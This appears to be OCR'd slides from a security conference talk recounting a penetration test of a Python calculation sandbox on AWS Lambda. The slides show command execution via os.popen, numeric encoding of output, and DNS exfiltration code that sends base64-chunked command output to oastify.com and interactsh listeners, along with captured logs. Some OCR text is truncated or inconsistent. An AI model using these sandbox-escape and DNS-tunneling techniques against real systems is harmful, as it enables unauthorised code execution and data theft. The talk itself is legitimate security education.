JUMPSEC

What's in a Name?

Writing our own DNS tunneling protocol on the fly, and other AWS misadventures

BSides BSK 2024 - Sunny Chau

$ whoami

Consultant in adv simulation at JUMPSEC
(with them since 2021)

Past career as a paediatrician
(story of how I got into cyber, over drinks?)

acid jazz & math rock are my jam.

JUMPSEC

This Talk

A war story with a couple of twists and turns

Chill out and listen

No promise that you'll learn much - but I hope you'll giggle a bunch and 'hmm' a couple of times

3 pm talks are tough


JUMPSEC

The Client App

Built For scientific and engineering users.

Has feature

User can to submit Python code to perform calculations & simulations.



JUMPSEC


The Feature

User can to submit Python code to perform calculations & simulations.

UI display numeric results and discard non-number types

`code = 2.63 ** 3.3` > *would show up*

`code = “I am 1337 hacker”` > *won’t show up in UI*




Variable	Value
code	1.1509812

JUMPSEC

To a hammer, every elongated thing is a nail

If a Pentester sees a language interpreter - Node.js, Python, PHP, you name it ..

It’s time to get shelly ;)



The Shelly

Typically getting an RCE is the hard part, but in these Python "Sandboxes" it's actually rather straightforward - to pass OS commands into the Py interpreter -

`os.popen()` is one way. `subprocess.run()` and others do similar

```
import os

    output = int(os.popen('echo -n 1337').read())
```

And in the UI, voila, we see `output: 1337`.


First bit of encoding

A shell > Commands in, Data's out

App drops non-number outputs

Within UI, you can't do strings -

~~`output = os.popen('whoami').read()`~~



Variable	Value
code	1.15098120


JUMPSEC

First b

String to numb

Py runtime > 9

```
Number … As
```



ASCII printable characters						Extended ASCII characters							
32	space	64	@	96	`	128	Ç	160	á	192	└	224	Ó
33	!	65	A	97	a	129	ü	161	í	193	┴	225	ß
34	"	66	B	98	b	130	é	162	ó	194	┬	226	Ô
35	#	67	C	99	c	131	â	163	ú	195	├	227	Ò
36	$	68	D	100	d	132	ä	164	ñ	196	─	228	õ
37	%	69	E	101	e	133	à	165	Ñ	197	┼	229	Õ
38	&	70	F	102	f	134	å	166	ª	198	ã	230	µ
39	'	71	G	103	g	135	ç	167	º	199	Ã	231	þ
40	(	72	H	104	h	136	ê	168	¿	200	╚	232	Þ
41	)	73	I	105	i	137	ë	169	®	201	╔	233	Ú
42	*	74	J	106	j	138	è	170	¬	202	╩	234	Û
43	+	75	K	107	k	139	ï	171	½	203	╦	235	Ù
44	,	76	L	108	l	140	î	172	¼	204	╠	236	ý
45	-	77	M	109	m	141	ì	173	¡	205	═	237	Ý
46	.	78	N	110	n	142	Ä	174	«	206	╬	238	¯
47	/	79	O	111	o	143	Å	175	»	207	¤	239	´
48	0	80	P	112	p	144	É	176	░	208	ð	240	≡
49	1	81	Q	113	q	145	æ	177	▒	209	Ð	241	±
50	2	82	R	114	r	146	Æ	178	▓	210	Ê	242	‗
51	3	83	S	115	s	147	ô	179	│	211	Ë	243	¾
52	4	84	T	116	t	148	ö	180	┤	212	È	244	¶
53	5	85	U	117	u	149	ò	181	Á	213	ı	245	§
54	6	86	V	118	v	150	û	182	Â	214	Í	246	÷
55	7	87	W	119	w	151	ù	183	À	215	Î	247	¸
56	8	88	X	120	x	152	ÿ	184	©	216	Ï	248	°
57	9	89	Y	121	y	153	Ö	185	╣	217	┘	249	¨
58	:	90	Z	122	z	154	Ü	186	║	218	┌	250	·
59	;	91	[	123	{	155	ø	187	╗	219	█	251	¹
60	<	92	\	124	|	156	£	188	╝	220	▄	252	³
61	=	93	]	125	}	157	Ø	189	¢	221	¦	253	²
62	>	94	^	126	~	158	×	190	¥	222	Ì	254	■
63	?	95	_			159	ƒ	191	┐	223	▀	255	nbsp

JUMPSEC

First bit of encoding


ASCII to Integer

Concat the integers into one long INNNNNNNT

```
'ABC' >
```

Integer to

```
65066067
```



Variable	Value
code	1.15098120095117126


```
└─$ python3 convert.py 115098120095117
sbx_u
```

The Lambda

Screenshot from last page was output of `whoami`

So we found the feature runs on AWS Lambda

https://alestic.com/2014/11/aws-lambda-environment/



The user running the Lambda function:

```
$ lambdash id
uid=495(sbx_user1052) gid=494 groups=494
```

which is one of one hundred `sbx_userNNNN` users in `/etc/passwd`. " `sbx_user` "

The Hurdle

the frontend returned 20 significant figures in the output.

```
maxint :9,223,372,036,854,775,807 - <type 'int'>
```

So If I need 3 sig figs (0-255) for one ASCII char/byte

Meaning we could only get 6 bytes per cycle of

```
Import script > run code > decode
```

Scheme inefficient, try harder maybe?

JUMPSEC

The Tunnel


"When life closes one door, look hard for native networking capabilities."

Out-of-band data channels? HTTP? DNS?
Spun up listener on Burp Suite Collaborator listening on HTTP & DNS, and did a little:

```
url = 'http://<my-subdomain>.oastify.com'
req_status = int(request.urlopen(url).status)
```

JUMPSEC

The Tunnel



```
9    2024-Apr-25 15:15:05.606 UTC    DNS    [redacted]    3.[redacted]
10   2024-Apr-25 15:15:05.607 UTC    DNS    [redacted]    18[redacted]
```

The Collaborator server received a DNS lookup of type A for the domain name [redacted]oastify.com.


The lookup was received from IP address 3.[redacted]7 at 2024-Apr-25 15:15:05.606 UTC.

No HTTP, But **DNS** is there!

The Exfil Mechanism

Vuln app makes the query:
`“Hey, internet, can I resolve <juicydata>.oastify.com? ”`

Bad guy’s nameserver at a.b.c.d gets `<juicydata>` in the query,
save it in its query log,
feed the application some junk data:
`“Oh it’s b.c.d.e. Bye now!”`




JUMPSEC

The Exfil PoC

```
import socket, os

url = 'i-am-talking-to-you..oastify.com'
url2 = f'{os.popen("/usr/bin/echo -n copy-
that").read()}..oastify.com'

lookup1 = socket.gethostbyname(url1)
lookup2 = socket.gethostbyname(url2)
```

The Exfil PoC Result




#	Time	Type	Payload	Source IP address
1	2024-May-27 22:15:22.488 UTC	DNS	[redacted]	[redacted]
2	2024-May-27 22:15:22.489 UTC	DNS	[redacted]	[redacted]

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **i-am-talking-to-you.**[redacted]**.oastify.com**.

The lookup was received from IP address [redacted] at 2024-May-27 22:15:22.489 UTC.



Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **copy-that.**[redacted]**astify.com**.

The lookup was received from IP address [redacted] at 2024-May-27 22:37:17.762 UTC.

JUMPSEC

If it ended here I wouldn’t call it “on-the-fly” protocol

While useful enough for a report - I wanted more

Also there was a weird error on local testing :(

```
...

  File "/usr/lib/python3.10/encodings/idna.py"
163, in encode

    raise UnicodeError("label empty or too long")
 UnicodeError: label empty or too long
```

The RTFM

DNS is a domain lookup protocol, not a data transfer protocol :\

StackOverflow thread > hinted at DNS subdomain limit

So I checked RFC1035 for DNS to (say I have RTFM'd) find:

> The labels … must start with a letter, end with a letter or digit, and have as interior characters only letters, digits, and hyphen … Labels must be 63 characters or less.

The Protocol Spec

Vuln app makes the query:

```
"Hey, internet, can I resolve
<juicydata>.oastify.com? "
```

Juicy data must be:

- < 63 chars (subdomain)
- Use only letters, numbers, hyphens
- Ordering of data (because of truncation)

Nice-to-have's:

- Encryption (DNS is plaintext)
- Sessions

I talked to my teammates

If you use any modern C2 framework you probably realise what I described is basically what the DNS tunneling functionality used!

DNS juicy data getting from janky py script

Custom DNS tunneling

The Implementation


Command output > encoded into string

Base64 encoded > Chopped Up into 60 byte chunks

Adding sequence tag `“0.<data>”` , … , `“133.<moar data>”`

- Encryption (DNS is plaintext) > no time / lazy
- Sessions > no time
- Checksum, end-of-message > no time

Interactsh



projectdiscovery / interactsh

Type / to search

de Issues 17 Pull requests 3 Discussions Actions Projects Security 1 Insights

interactsh Public

Watch 42 Fork 344 Star 3.2k

main 4 Branches 26 Tags Go to file t Add file Code

ehsandeep dep update e6663b7 · last month 1,283 Commits

.github	misc update	7 months ago
cmd	Adding support for ftps (#868)	2 months ago
deploy	version update	last year

About

An OOB interaction gathering serve
client library

app.interactsh.com


dns golang http security lda
smtp bugbounty appsec oob

JUMPSEC

```
    _       __                       __       __
   (_)___  / /____  _________  _____/ /______/ /_
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/

        projectdiscovery.io
[INF] Listing 1 payload for OOB Testing
[INF] .subdomain.awesome-blogpost.com

[0.WwphbGlhcwphcmNoCmF3awpiMnN1bQpiYXNlMzIKYmFzZTY0CmJhc2VuY
W1l.] Received DNS interaction (A) from 3.9.x.x at ...
[1.CmJhc2VuYwpiYXNoCmJhc2hidWcKYmFzaGJ1Zy02NApiZwpjYS1sZWdhY
3kK.] Received DNS interaction (A) from 3.9.x.x at ...
[2.Y2F0CmNhdGNoc2VndgpjZApjaGNvbgpjaGdycApjaG1vZApjaG93bgpja
3N1.] Received DNS interaction (A) from 35.177.x.x at ...
[3.bQpjb21tCmNvbW1hbmQKY29yZXV0aWxzCmNwCmNzcGxpdApjdXJsCmN1d
Apk.] Received DNS interaction (A) from 18.134.x.x at ...
[4.YXRlCmRkCmRmCmRpcgpkaXJjb2xvcnMKZGlybmFtZQpkbmYKZHUKZWNob
wpl.] Received DNS interaction (A) from 35.177.x.x at ...
[5.Z3JlcAplbnYKZXhwYW5kCmV4cHIKZmFjdG9yCmZhbHNlCmZjCmZnCmZnc
mVw.] Received DNS interaction (A) from 35.177.x.x at ...
...
```

```
$ xclip -o clip | cut -d ' ' -f 1 | sed 's/\[//;s/\.\]//' |
sort -h | uniq > output26; python3 decode2.py output26
Decoded string:

alias
arch
awk
...
ls
md5sum
microdnf
mkdir
...
```

